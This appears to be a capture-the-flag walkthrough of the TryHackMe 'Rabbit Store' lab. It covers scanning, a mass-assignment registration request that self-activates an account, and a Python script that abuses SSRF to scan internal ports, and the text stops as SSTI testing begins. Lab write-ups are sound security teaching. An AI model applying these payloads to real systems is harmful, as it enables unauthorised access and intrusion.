Rabbit Store - TryHackMe
Exploitation of a mass assignment vulnerability to register an activated account, granting access to an API endpoint vulnerable to SSRF. Leveraging this SSRF vulnerability, we accessed the API documentation and discovered another endpoint vulnerable to SSTI, which we exploited to achieve RCE and gain a shell are the coverings of this Rabbit Store room.

Overview
This is a detailed walkthrough of how I rooted the Rabbit Store room on TryHackMe and captured both user and root flags. The room involved exploitation of a mass assignment vulnerability to register an activated account, granting access to an API endpoint vulnerable to SSRF. Leveraging this SSRF vulnerability, we accessed the API documentation and discovered another endpoint vulnerable to SSTI, which we exploited to achieve RCE and gain a shell.
🔍 Step 1: Reconnaissance (Finding Attack Surface)
🛠 Why Start with Nmap?
Before attacking anything, we must know:
- What services are running?
- Which ports are open?
- What technologies are being used?
This helps us decide where to attack.
🔎 Nmap Scan
nmap -sC -sV -p- -T5 -v -oN /home/kali/Desktop/THM_LAB/rooms/medium/rabbit_store/namp_scan.txt <target-ip>
What this does:
sC: Runs default scripts (basic vulnerability checks)sV: Detects service versions-p-: Scans all TCP portsT5: Timing template (T1 to T5)-v: Verbose outputoN: Output format
📊 Result Interpretation
22/tcp → SSH
80/tcp → HTTP
4369/tcp → epmd (Erlang Port Mapper Daemon)
25672/tcp → unknown (Erlang distribution / RabbitMQ-related communication)
What this means:
- Port 80 = Web application (usually vulnerable)
- Port 22 = SSH (useful later after we get credentials)
- Port 4369 = indicates Erlang infrastructure and helps identify Erlang-distributed services.
- Port 25672 = investigate RabbitMQ/Erlang architecture and authentication

➡️ Decision: Focus on the web server first.
🌐 Step 2: Fix Website Access (Hosts File)
❓ Why edit /etc/hosts?
The website redirects to http://cloudsite.thm.
Without DNS, your browser cannot resolve this domain.
🛠 Fix Domain Resolution
echo" <target-ip> http://cloudsite.thm" | sudo tee -a /etc/hosts
Now the browser knows:
“When we visit http://cloudsite.thm, go to this IP.”
📁 Step 3: Web Enumeration (Finding Hidden Pages)
🧠 Why Enumerate Directories?
Web apps often hide:
- Admin panels
- Config files
- Backup files
Directory brute-forcing helps uncover these.
🛠 Gobuster Scan
gobuster dir -u http://cloudsite.thm -w /usr/share/seclists/Discovery/Web-Content/common.txt -o /home/kali/Desktop/THM_LAB/rooms/smol/gobuster_scan.txt php t-50 -r
What this means:
- -u url.
- -o output file.
- -t 50 Use 50 concurrent threads to speed up the scan.
- -r Follow HTTP redirects (3xx responses).
🔍 Important Results
/login
/register
/uploads
/Login
🧪 Step 4: WebApp Enumeration
🔎 Discovering API Endpoints
Visiting http://cloudsite.thm, we are presented with a static website about cloud services.
- Login / Sign Up
“Create Account” buttons redirect us to the http://storage.cloudsite.thm/ vhost, so we also add it to our hosts file:
🛠 Fix Domain Resolution
edits on /etc/hosts
<target-ip> http://storage.cloudsite.thm cloudsite.thm
➡️ Creating an Account
This account creation is our entry point.

After we have logged in with our created account, we see that the services are only available for internal users and our newly created account has to be activated by an administrator.
💥 Step 5: Privileged Web Access

❓ Why Target Cookies?
Depending on the application, a cookie might contain:
- Session ID
- Authentication token
- JWT
- Username
- User role
- Preferences
- Other application state
🛠 Exploit JWT

We inspect the token using jwt.io and see that the subscription is also defined in it.We go back one step and create another account and inspect the request using Burp Suite. We simply add the attribute “subscription”: “active” in the hope that this will be taken into account when the token is created and that we have a JWT token forgery vulnerability in front of us.

POST /api/register HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: application/json
Content-Length: 70
Origin: http://storage.cloudsite.thm
Priority: u=0

{
  "email":"test@test.com",
  "password":"123",
  "subscription": "active"
}
The response of the server looks promising, it returns that the registration was successful.

If we log back in we are presented with a new site, our URL also changed. http://storage.cloudsite.thm/dashboard/active
🛠 Exploit SSRF
🌐 What is SSRF?
SSRF = Server-Side Request Forgery.
SSRF → “Can I make the server request something?”
It happens when an application lets you control a URL or destination, and the server makes the request on your behalf.
Normal request
You → WebsiteYour browser
│
│ GET https://example.com
▼
Server
│
▼
example.com
SSRF
You → Website → server makes a request to another destination
Attacker
   │
   │ URL = http://internal-service
   ▼
Web Application
   │
   │ Server-side request
   ▼
Internal Service
🤔 Why does SSRF happen?
Usually because an application has functionality such as:
- URL preview
- Image fetching
- Webhook testing
- PDF generation from a URL
- Importing a remote file
- Link checking
- URL screenshot services
- API integrations
🧠 Why SSRF Matters
This can potentially lead to:
- Internal service discovery
- Internal information disclosure
- Access to administrative interfaces
- Credential/token exposure
- Further exploitation
Visiting http://storage.cloudsite.thm/dashboard/active, we see two methods for uploading files and a list of uploaded files.

Inspecting the source code of the dashboard, we notice an interesting script included from /assets/js/custom_script_active.js. Reviewing this script at http://storage.cloudsite.thm/assets/js/custom_script_active.js, we find that it handles most of the functionality displayed on the page.
OR
we can use gobuster to find out the hidden directories also.

From the script, we identify two additional endpoints:
`/api/upload`: Allows file uploads via a POST request.
`/api/store-url`: Accepts a URL in a JSON payload to upload a file.

To test this functionality of the /api/store-url endpoint, we serve a simple text file using Python:
$ echo 'test' > test.txt

$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
We then submit the URL(http://<attacker-ip>/test.txt) for this text file to the application on the Upload from URL box.
After submitting the URL, we can observe a request being made to our server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.74.18 - - [23/Feb/2025 05:28:18] "GET /test.txt HTTP/1.1" 200 -
Refreshing the dashboard, we now see a single upload in the list of uploaded files.
Clicking the file redirects us to /api/uploads/19c4c36d-5458-438d-ae7d-3e6708c09a77, where we can view the contents of our file.
We use a script to find more services on other ports on localhost. To do this, we simply check whether the requested service gives us a download link.
enum-services.py
	import requests

	# Base URL and endpoint
	base_url = "http://storage.cloudsite.thm/api/store-url"

	# Headers
	headers = {
	    "Cookie": "jwt=REDACTED",
	    "Content-Type": "application/json"
	}

	# Function to make POST request to a specific port
	def make_request(port):
	    # URL to test
	    test_url = f"http://127.0.0.1:{port}"
	    data = {"url": test_url}

	    try:
	        # Make the POST request
	        response = requests.post(base_url, headers=headers, json=data)

	        # Check if the response contains a non-empty "path"
	        if response.status_code == 200:
	            json_response = response.json()
	            if "path" in json_response and json_response["path"]:
	                print(f"Port: {port}, Path: {json_response['path']}")
	    except requests.RequestException as e:
	        # Handle potential request errors
	        print(f"Error on port {port}: {e}")

	# Iterate over a range of ports (1 to 65535)
	for port in range(1, 65536):
	    make_request(port)
Note: Don’t forget to replace the JWT with the JWT from your cookies. This script can take a while (I don’t want to overload the server).
Now I continued checking the content of each port. Port 80 as expected contains the web app.
On port 3000 there is an Express server running, you can check what type of application it is by going to this site which shows you the default error pages of common web frameworks.
On Port 8000 contains a Flask application:
And the port 15672 the management dashboard for the RabbitMQ broker, we touched earlier.
We make a request for http://127.0.0.1:3000/api/docs on the Upload from URL box.

And on clicking/opening the url http://storage.cloudsite.thm/api/uploads/1c2bf7f1-8bc2-4fbf-9f6b-bb1420bb1d1a we recieve the documentation with the endpoint /api/fetch_messeges_from_chatbot, which is still under development.
🛠 Exploit SSTI — (Server-Side Template Injection)
SSTI → “Can I make the server interpret my input as template code?”
🧠 Why SSTI Matters
This can potentially lead to:
- Information disclosure
- Access to application objects
- Reading sensitive files
- Credential disclosure
- Server-side code execution
- Ultimately, remote code execution (RCE)
RCE via SSTI
We try to make a request to /api/fetch_messeges_from_chatbot, but GET methods are not allowed.
So we capture our GET request using Burp Suite and edit some of its content.

Testing the newly discovered /api/fetch_messeges_from_chatbot endpoint by making a POST request with an empty JSON payload, we receive the message “username parameter is required”.
